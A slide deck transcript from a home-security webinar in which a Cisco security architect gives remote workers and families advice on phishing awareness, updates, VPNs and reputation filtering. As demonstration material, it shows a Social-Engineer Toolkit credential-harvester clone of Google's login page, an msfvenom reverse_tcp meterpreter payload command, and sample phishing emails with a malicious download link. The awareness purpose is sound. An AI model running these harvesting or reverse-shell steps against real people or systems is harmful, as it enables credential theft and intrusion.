

Virtual Happy Hour: Joey Muniz Discusses Security Practices for Working Safely at Home

Welcome!



AGENDA

- Happy Hour Welcome
- Networking For Future (NFF)
- Joey Muniz, Senior Cybersecurity Architect at Cisco Systems
- Questions



HAPPY HOUR WELCOME






OVERVIEW

Networking For Future, Inc. (NFF)

- Founded in 1996
- Headquartered in Washington, DC
- 130+ Employees
- 77% of workforce hold industry certifications

Offering a performance-focused approach to delivering transformational IT business solutions.

IT Business Solutions



OVERVIEW

Strategic Partners

- Cisco Gold Partner
- Riverbed Premier
- Splunk Partner
- NetApp Gold
- VMware Enterprise Partner
- Microsoft
- Gigamon
- F5 Networks
- CoreSite

Contract Vehicles

- GSA Schedule (GS-35F-0197L)
- District of Columbia Supply Schedule
 - MOBIS and ITES
- Maryland Education Enterprise Consortium (MEEC)
- Maryland Consulting and Technical Services (CATS+)
- Fairfax County Public Schools
- Maryland Department of Information Technology (DoIT) Hardware Master Contract
- Virginia Association of State College and University Purchasing Professionals (VASCUPP)















Joseph Muniz

Security Architect – Americas Sales Organization

Security Researcher – www.thesecurityblogger.com

Speaker: Cisco Live / DEFCON / RSA / (ISC)2

Avid Futbal Player and Musician

Twitter @SecureBlogger








Education Suggestions (I'm using)

- Free Cisco labs dCloud.cisco.com
- Cisco NetAcad Program https://www.netacad.com/
- Free School www.khanacademy.org
- Many other there ...










Social Engineering + Phishing Themes



Example: Social Engineering Toolkit

G Gmail

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
set> 1

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:https://accounts.google.com

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

① A 198.18.133.6

4

Secured Hackmds.c...

Google
Sign in
to continue to Gmail

Email or phone

Forgot email?

Not your computer? Use a Private Window to sign in.
Learn more

Create account

Next


Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:https://accounts.google.com

Easy to Wrap Malware

msfvenom -p python/meterpreter/reverseunderscore-tcp LHOST = ANYIP LPORT= ANY PORT R> anyname.py

Metasploit

Senna Spy One





Unsecure Devices At Home







Lack of Legal Enforcement

California just became the first state with an Internet of Things cybersecurity law

By Adi Robertson | @thedextriarchy | Sep 28, 2018, 6:07pm EDT

















Perimeter-based defense





Change tactics, breach from inside



NIST Special Publication 800-46 Revision 2

Guide to Enterprise Telework, Remote Access, and Bring Your Own Device (BYOD) Security



3 Things to Do

Speak With Family and Friends - People

Ensure Security is Enforced - Process

Enable Security - Technology




Core Technology To Do List (Home Security)

- Systems up to date?
- Antivirus + Antimalware?
- Reputation Security?
- VPN back to work?

- Wireless Security?
- Content Filtering?
- Cloud Backup?
- Update Passwords?

- Free online Sandbox joesandbox.com
- Free av/antimalware https://talosintelligence.com/immunet
- Free Reputation Security https://www.opendns.com/home-internet-security/

Reputation Analysis The power of real-time context



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Reputation Analysis The power of real-time context




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Simple Remote Access

Threat Intelligence









Vulnerability Data


Complete Host and Remote Access



Security Domains to Consider



Cisco's Capabilities





Automate and Enforce

- Remove ADMIN writes on family or employee systems
- Force VPN when off network (AnyConnect auto connect)
- Access Control Posture
- Auto block sites with potential risk (reputation security)
- Automate updates
- Standardize host configuration



Speak With People

- Talk to your family about phishing
- Use secure passwords or long pass phrases
- Read your own public profiles
- Question something before installing
- Question something before providing login information


Example for kids: That is your friend in the game, but what if it is an old creepy hairy person? How would you know?



Phishing Tactics

- Language may be broken
- Conversation is open ended (can apply to anybody)
- Subject line is generic "Urgent" or "Immediate Action"
- Links
 - TinyURL
 - QR Codes
 - Unusual links (healthequa1ty.com)
- Ask for a quick decision on something

Key point: It's never wrong to confirm somebody's identity or stop and question if something is real



I am Mr. Cheng Yong I have a lucrative/confidential proposal that may interest you, I find it pleasurable to offer you my partnership in business of \$40 Million United States Dollars, I will send you the full details and more information about myself and the funds. If are interested kindly reply my email for more details (cyong4101@gmail.com).




Realty Tax Division Internal Revenue Service

Kindest Regards,

Please download the report directly fro http://libraszoftver.hu/components/cc

Please study the document as soon as a to contact your tax manager and provice

the problem. Else, significant charges a





Download The Cyber Defense Comic





QUESTION AND ANSWER TIME!



Your performance improvement is our measure of success.

Thank You!

